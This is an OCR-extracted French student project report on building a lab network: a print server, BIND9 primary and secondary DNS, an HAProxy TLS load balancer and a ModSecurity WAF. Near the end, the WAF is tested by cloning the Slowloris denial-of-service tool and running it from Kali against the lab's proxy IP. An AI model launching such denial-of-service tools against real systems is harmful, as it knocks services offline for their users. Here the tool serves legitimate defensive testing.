
Nous décidons de sélectionner tous les rôles disponibles car tous pertinents :




Et ajoutons les fonctionnalités requises :




Nous téléchargeons le driver de notre imprimante, dans notre cas une imprimante Brother HL-5580D avant de l'ajouter au serveur d'impression :




Puis installons les pilotes du modèle d'imprimante avant de l'ajouter au serveur d'impression :




Ajoutons les ports de l'imprimante :




Et ajoutons l'imprimante :



Et enfin ajoutons la GPO :



Et nous pouvons ajouter l'imprimante qui est bel et bien détectée chez un client du LAN :




Le serveur d'impression est donc correctement configuré.

5 - Mise en place de serveurs externes


A - Configuration du serveur WEB principal

La configuration est la même que celle du serveur de métier, la configuration du serveur métier se trouve ici et la seule chose qui change est le contenu de la page web. Voici donc le résultat obtenu pour un client du LAN :



B - Configuration du serveur WEB secondaire

Idem pour le serveur secondaire :



C - Configuration du serveur DNS principal

Puis nous pouvons configurer le serveur DNS principal, nous allons donc installer le service avec la commande *sudo apt install bind9 bind9utils bind9-doc dnsutils host* :

```
dns1@master:~$ sudo apt install bind9 bind9utils bind9-doc dnsutils host
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Et nous pouvons vérifier le lancement du service au moyen de la commande *sudo systemctl status bind9* :

```
dns1@master:~$ sudo systemctl status bind9
● named.service - BIND Domain Name Server
     Loaded: loaded (/lib/systemd/system/named.service; enabled; preset: enabled)
     Active: active (running) since Sun 2025-04-13 11:09:05 +04; 17min ago
       Docs: man:named(8)
   Main PID: 17561 (named)
     Status: "running"
      Tasks: 5 (limit: 2283)
     Memory: 13.1M
        CPU: 89ms
     CGroup: /system.slice/named.service
             └─17561 /usr/sbin/named -f -u bind
```

Puis déclarons une zone rt-bank.re avec les configurations suivantes dans le fichier /etc/bind/named.conf.local :

```
  GNU nano 7.2                                  /etc/bind/named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "rt-bank.re."{
        type master;
        file "/etc/bind/zones/db.rt-bank.re";
};
```


Et nous créons le fichier de zone /etc/bind/zones/db.rt-bank.re :

```
 GNU nano 7.2                                    /etc/bind/zones/db.rt-bank.re
$TTL 604800
@   IN SOA ns.rtbank.re. root.rtbank.re. (
        2025041201 ; Serial
        3600       ; Refresh
        1800       ; Retry
        604800     ; Expire
        86400 )    ; Minimum TTL

        IN      NS      ns.rtbank.re.
ns      IN      A       <adresse IP publique du Stormshield>
www     IN      CNAME   ns
```

Le service sera donc centré autour du pare-feu Stormshield. Nous redémarrons ledit service et testons son fonctionnement :

```
dns1@master:~$ sudo systemctl restart bind9
```

Et nous pouvons donc tester la résolution du FQDN www.rt-bank.re :



A noter que pour qu'une machine utilise notre serveur DNS, il faut ajouter cette adresse dans le fichier /etc/resolv.conf pour une machine Linux, ou exécuter la commande *Set-DnsClientServerAddress -InterfaceAlias "Ethernet" -ServerAddresses ("<10.10.30.4>")* sachant que l'adresse spécifiée est celle du serveur dns1.

Nous avons donc un serveur DNS fonctionnel dans notre topologie.

D - Configuration du serveur DNS secondaire

Si nous voulons ajouter un serveur DNS secondaire, il faut d'abord configurer le fichier /etc/bind/named.conf.local du serveur DNS primaire comme ceci :

```
 GNU nano 7.2                                    /etc/bind/named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "rt-bank.re."{
        type master;
        file "/etc/bind/zones/db.rt-bank.re";
        allow-transfer {10.10.30.5; };
};
```

Nous avons précisé que le serveur est autorisé à communiquer avec l'IP du serveur DNS secondaire, et nous configurons le même fichier du serveur DNS secondaire mais en précisant qu'il est esclave au lieu de maître et en adaptant l'adresse IP avec laquelle il est autorisé à communiquer pour que ce soit celle du serveur DNS primaire :

```
 GNU nano 7.2                                    /etc/bind/named.conf.local
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "rt-bank.re."{
        type slave;
        file "/etc/bind/zones/db.rt-bank.re";
        allow-transfer {10.10.30.4; };
};
```

Puis nous configurons le fichier /etc/bind/zones/db.rt-bank.re de la même manière que pour le serveur DNS primaire :

```
  GNU nano 7.2                                    /etc/bind/zones/db.rt-bank.re
$TTL 604800
@   IN SOA ns.rtbank.re. root.rtbank.re. (
        2025041201 ; Serial
        3600       ; Refresh
        1800       ; Retry
        604800     ; Expire
        86400 )    ; Minimum TTL

        IN      NS      ns.rtbank.re.
ns      IN      A       <adresse IP publique du Stormshield>
www     IN      CNAME   ns
```

Puis redémarrer les deux serveurs au moyen de la commande sudo systemctl restart bind9 :

```
dns1@master:~$ sudo systemctl restart bind9
```

Et sur un client DNS, pouvons observer le basculement d'un serveur à l'autre lorsque nous éteignons un d'entre eux :

```
vboxuser@master:~$ nslookup www.rt-bank.re
Server:         10.10.30.4
Address:        10.10.30.4#53

Name:   www.rt-bank.re
Address:        10.10.30.1
```

```
dns1@master:~$ sudo systemctl stop bind9
```

```
vboxuser@master:~$ nslookup www.rt-bank.re
Server:         10.10.30.5
Address:        10.10.30.5#53

Name:   www.rt-bank.re
Address:        10.10.30.1
```

Et c'est bel et bien le serveur DNS secondaire qui prend la relève, nous avons donc deux serveurs DNS parfaitement opérationnels avec l'un prêt à prendre la main sur le service en cas d'indisponibilité de l'autre…

DE LA RÉUNION Institut Universitaire de Technologie	**SAE4.Cyber.01 : Sécuriser un système d'information**	Compte rendu du projet final	**ALAMELOU ALCINOUS BOUGHLEM**

E - Configuration du serveur HAProxy

Si nous venons de configurer la disponibilité du service DNS, nous pouvons faire de même avec le service WEB, en plaçant un reverse proxy entre les serveurs WEB et l'extérieur… Commençons donc par installer HAProxy sur le serveur :

```
haproxy_user@master:~$ sudo apt install haproxy
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Puis nous pouvons générer le certificat ainsi que la clé RSA de 2048 bits de notre site sécurisé au moyen de la commande *sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out server.pem -keyout server.key* et créons le certificat de la même manière que précédemment…

```
haproxy_user@master:~$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -out server.pem -keyout server.key
.......+..............+.........+......+.+.....+.+........+....+...+..+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*....
.+.....+...+.........+...+...............+...+....+..+.+..+...............+......+.+++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++++*.....+.+.........+.....+..........+..+.......+...........+.......+..+.+...+.....+..........+..+..................+.......+...+..
.......+...+.........+.....+.+..+.......+.........+......+....+......+.....+....+...+..+.+..+............+.......+...............+.....+...+.
+.......+.....+.+...+.....+......+......+.......+...+.....+....+...+..+.......+.....+...+.............+...+.....+.........+.+.....+.+....
.......+....+...+.........+..........+.....+..........+...+.....+...+.......+.......+...+..+..............+.......+.....+.......+...+.+....
..........+.....+....+..+.........+...............+..+...+.+...........+.......+.......+..+.......+......+..+...+....+.............+.....
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
.+.........+..........+..+...+....+.....+.......+.........+...........+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*
..+......+.......+...+..+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*...+....+.........+.........+......+......+.....+.
..+......+....+...+...+.....+......+................+...+..+.........+.........+...+..+.........+.........+.+..........+..................
+...+....+......+..+.+............+.....+...+.+...+..................+.....+...+.........+.........+.........+..+.............+...
+.....+.+.....+.+..+............+.........+......+....+..+...+.......+..+..+....+.....+....+.........+......+..+.........+.+...............
..+...+.......+..........+.+.....+.......+.........+.......+.....+....+...+..+..+..+...+..+...+.........+.....+...+.+.......+.....+...+.....+..
.+..+...+...+.......................+...+.......+.......+...+.......+.....+.....+......+.......+........+.........+.........+.....+...+...+....
...+...+.........+..+.+..+.+..............+.+..+...........+.................+............+.+..+.........+.....+...+..........+...+.........
+.....+...........+.........+.......+..+.+..........+.+.........++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:rt-bank.re
Email Address []:
```

Et puisque le certificat et la clé doivent être dans le même fichier, nous les assemblons dans un fichier /etc/ssl/certs/haproxy.pem au moyen de la commande suivante exécutée avec le superutilisateur root : *cat server.pem server.key > /etc/ssl/certs/haproxy.pem* :

```
haproxy_user@master:~$ sudo cat server.pem server.key > /etc/ssl/certs/haproxy.pem
bash: /etc/ssl/certs/haproxy.pem: Permission denied
haproxy_user@master:~$ su
Password:
root@master:/home/haproxy_user# cat server.pem server.key > /etc/ssl/certs/haproxy.pem
```

Puis pouvons ajouter ces lignes dans le fichier de configuration /etc/haproxy/haproxy.cfg :

```
  GNU nano 7.2                                          /etc/haproxy/haproxy.cfg
frontend secure_haproxy_frontend
        bind 10.10.30.1:443 ssl crt /etc/ssl/certs/haproxy.pem ssl-min-ver TLSv1.2
        default_backend bilel_secure_backend

backend secure_haproxy_backend
        mode http
        balance roundrobin
        cookie SERVEURSECURISEUTILISE insert indirect nocache
        server web1 10.10.30.2:443 ssl verify none cookie SRVWEB1 check
        server web2 10.10.30.3:443 ssl verify none cookie SRVWEB2 check
```

Dans le frontend, nous précisons l'adresse IP du serveur HAProxy, le port que nous souhaitons utiliser, le fichier contenant la combinaison certificat/clé, la version minimale de TLS que nous souhaitons utiliser afin de s'assurer de ne pas utiliser de version vulnérable ainsi que le backend.

Dans le backend, nous précisons que nous voulons que HAProxy équilibre la charge entre les deux serveurs, tout en utilisant des cookies afin qu'un utilisateur garde le même serveur WEB même après rafraichissement de la page. Des serveurs WEB en mode sécurisé dont nous précisons l'adresse IP et le port.

Nous pouvons alors redémarrer le service HAProxy au moyen de la commande sudo systemctl restart haproxy :

```
haproxy_user@master:~$ sudo systemctl restart haproxy
```

Et observons donc les ports en écoute sur ce serveur :

```
haproxy_user@master:~$ sudo ss -tulnp | grep haproxy
tcp   LISTEN 0      4096    192.168.1.40:443        0.0.0.0:*    users:(("haproxy",pid=4157,fd=6))
```

Et lorsque nous tentons d'accéder au contenu de la page WEB avec une machine, nous savons que la prochaine aura accès au même contenu mais avec un serveur différent, de plus, si nous éteignons un serveur, alors indépendamment des cookies de session, toutes les machines utiliseront l'autre serveur. Nous avons donc un load balancer parfaitement fonctionnel.

F - Configuration du WAF ModSecurity

Nous pouvons alors configurer notre Web Application Firewall ModSecurity afin de protéger nos serveurs d'une éventuelle attaque par déni de service distribué ou DDoS. Installons donc ce paquet au moyen de la commande *sudo apt install libapache2-mod-security2* :

```
haproxy_user@master:~$ sudo apt install libapache2-mod-security2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Nous pouvons activons le module ModSecurity avec la commande *sudo a2enmod security2* :

```
haproxy_user@master:~$ sudo a2enmod security2
Considering dependency unique_id for security2:
Enabling module unique_id.
Enabling module security2.
To activate the new configuration, you need to run:
  systemctl restart apache2
```

Et ajoutons cette ligne dans le fichier /etc/apache2/apache2.conf :

```
 GNU nano 7.2                                        /etc/apache2/apache2.conf
IncludeOptional modssecurity.d/*.conf
```

Puis redémarrons le service Apache2 afin d'appliquer nos modification :

```
haproxy_user@master:~$ sudo systemctl restart apache2
```

Nous pouvons alors vérifier le statut du module au moyen de la commande *sudo apache2ctl -M | grep security2* :

```
haproxy_user@master:~$ sudo apache2ctl -M | grep security2
 security2_module (shared)
```

Nous pouvons ensuite récupérer les règles de base de ModSecurity au moyen des deux commandes suivantes :

wget https://github.com/SpiderLabs/owasp-modsecurity-crs/archive/refs/tags/v3.2.0.zip
unzip v3.2.0.zip

```
haproxy_user@master:~$ wget https://github.com/SpiderLabs/owasp-modsecurity-crs/archive/refs/tags/v3.2.0.zip
--2025-04-13 16:26:01--  https://github.com/SpiderLabs/owasp-modsecurity-crs/archive/refs/tags/v3.2.0.zip
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/SpiderLabs/owasp-modsecurity-crs/zip/refs/tags/v3.2.0 [following]
--2025-04-13 16:26:02--  https://codeload.github.com/SpiderLabs/owasp-modsecurity-crs/zip/refs/tags/v3.2.0
Resolving codeload.github.com (codeload.github.com)... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'v3.2.0.zip'

v3.2.0.zip                          [     <=>                                                  ] 435.54K   380KB/s    in 1.1s

2025-04-13 16:26:05 (380 KB/s) - 'v3.2.0.zip' saved [445988]

haproxy_user@master:~$ unzip v3.2.0.zip
Archive:  v3.2.0.zip
be34e996fe19078d5fd07e101af21bef1df59e2c
```

Puis pouvons placer le contenu décompressé dans un dossier spécifique au moyen de la commande *sudo mv owasp-modsecurity-crs-3.2.0/ /etc/modsecurity.d/owasp-crs* :

```
haproxy_user@master:~$ sudo mv owasp-modsecurity-crs-3.2.0 /etc/modsecurity.d/owasp-crs
```

Et puisque nous voulons utiliser les configurations recommandées, changeons le fichier modèle afin de l'utiliser avec la commande *sudo cp /etc/modsecurity/modsecurity.conf{-recommended,}* :

```
haproxy_user@master:~$ sudo cp /etc/modsecurity/modsecurity.conf{-recommended,}
```

Et pouvons modifier le fichier renommé afin de prendre en compte la configuration que nous avons téléchargé avec la commande :

```
  GNU nano 7.2                                        /etc/modsecurity/modsecurity.conf
IncludeOptional /etc/modsecurity.d/owasp-crs/crs-setup.conf
```

Puis pouvons appliquer ces changements :

```
haproxy_user@master:~$ sudo systemctl restart apache2
```

Aucun soucis reporté, nous allons installer l'outil d'attaque de type DDoS Slowloris, installons d'abord python qui est nécessaire à son exécution avec la commande *sudo apt install python3* :

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install python3
python3 is already the newest version (3.13.2-2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
```

Python est déjà installé, ce qui est logique pour une machine Kali Linux... Puis nous installons l'outil Slowloris avec la commande *git clone https://github.com/gkbrk/slowloris.git* :

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/gkbrk/slowloris.git
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (66/66), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 152 (delta 39), reused 37 (delta 37), pack-reused 86 (from 2)
Receiving objects: 100% (152/152), 27.79 KiB | 247.00 KiB/s, done.
Resolving deltas: 100% (78/78), done.
```

Puis nous pouvons donc tenter de lancer une attaque de type DDoS et observer la réaction du serveur, la commande que nous allons exécuter sur la machine attaquante dans le répertoire slowloris est *python3 slowloris.py 10.10.30.1 -p 443* :

```
┌──(kali㉿kali)-[~/slowloris]
└─$ python3 slowloris.py 10.10.30.1 -p 443
[13-04-2025 23:47:50] Attacking 10.10.30.1 with 150 sockets.
[13-04-2025 23:47:50] Creating sockets...
[13-04-2025 23:47:54] Sending keep-alive headers...
[13-04-2025 23:47:54] Socket count: 150
[13-04-2025 23:47:54] Creating 150 new sockets...
```

Et nous avons donc 150 sockets créés entre le serveur et la machine attaquante, pourtant, les deux sites ne sont pas surchargés, les trames transmises offrent la réponse à nos questions :

Aux trames incomplètes transmises par la machine attaquante dans le but de maintenir la cible en écoute sur un maximum de sockets :

[RST]

Le WAF va permettre au serveur de transmettre des trames mettant fin à ses sockets incomplètes afin de s'assurer que le serveur ne finisse jamais surchargé :

```
[FIN, ACK]
```

Voici à quoi ressemble un échange de type trame incomplète puis fin de la communication :

```
10.10.30.1      10.10.30.6      TCP      60 443 → 56698 [RST] Seq=2
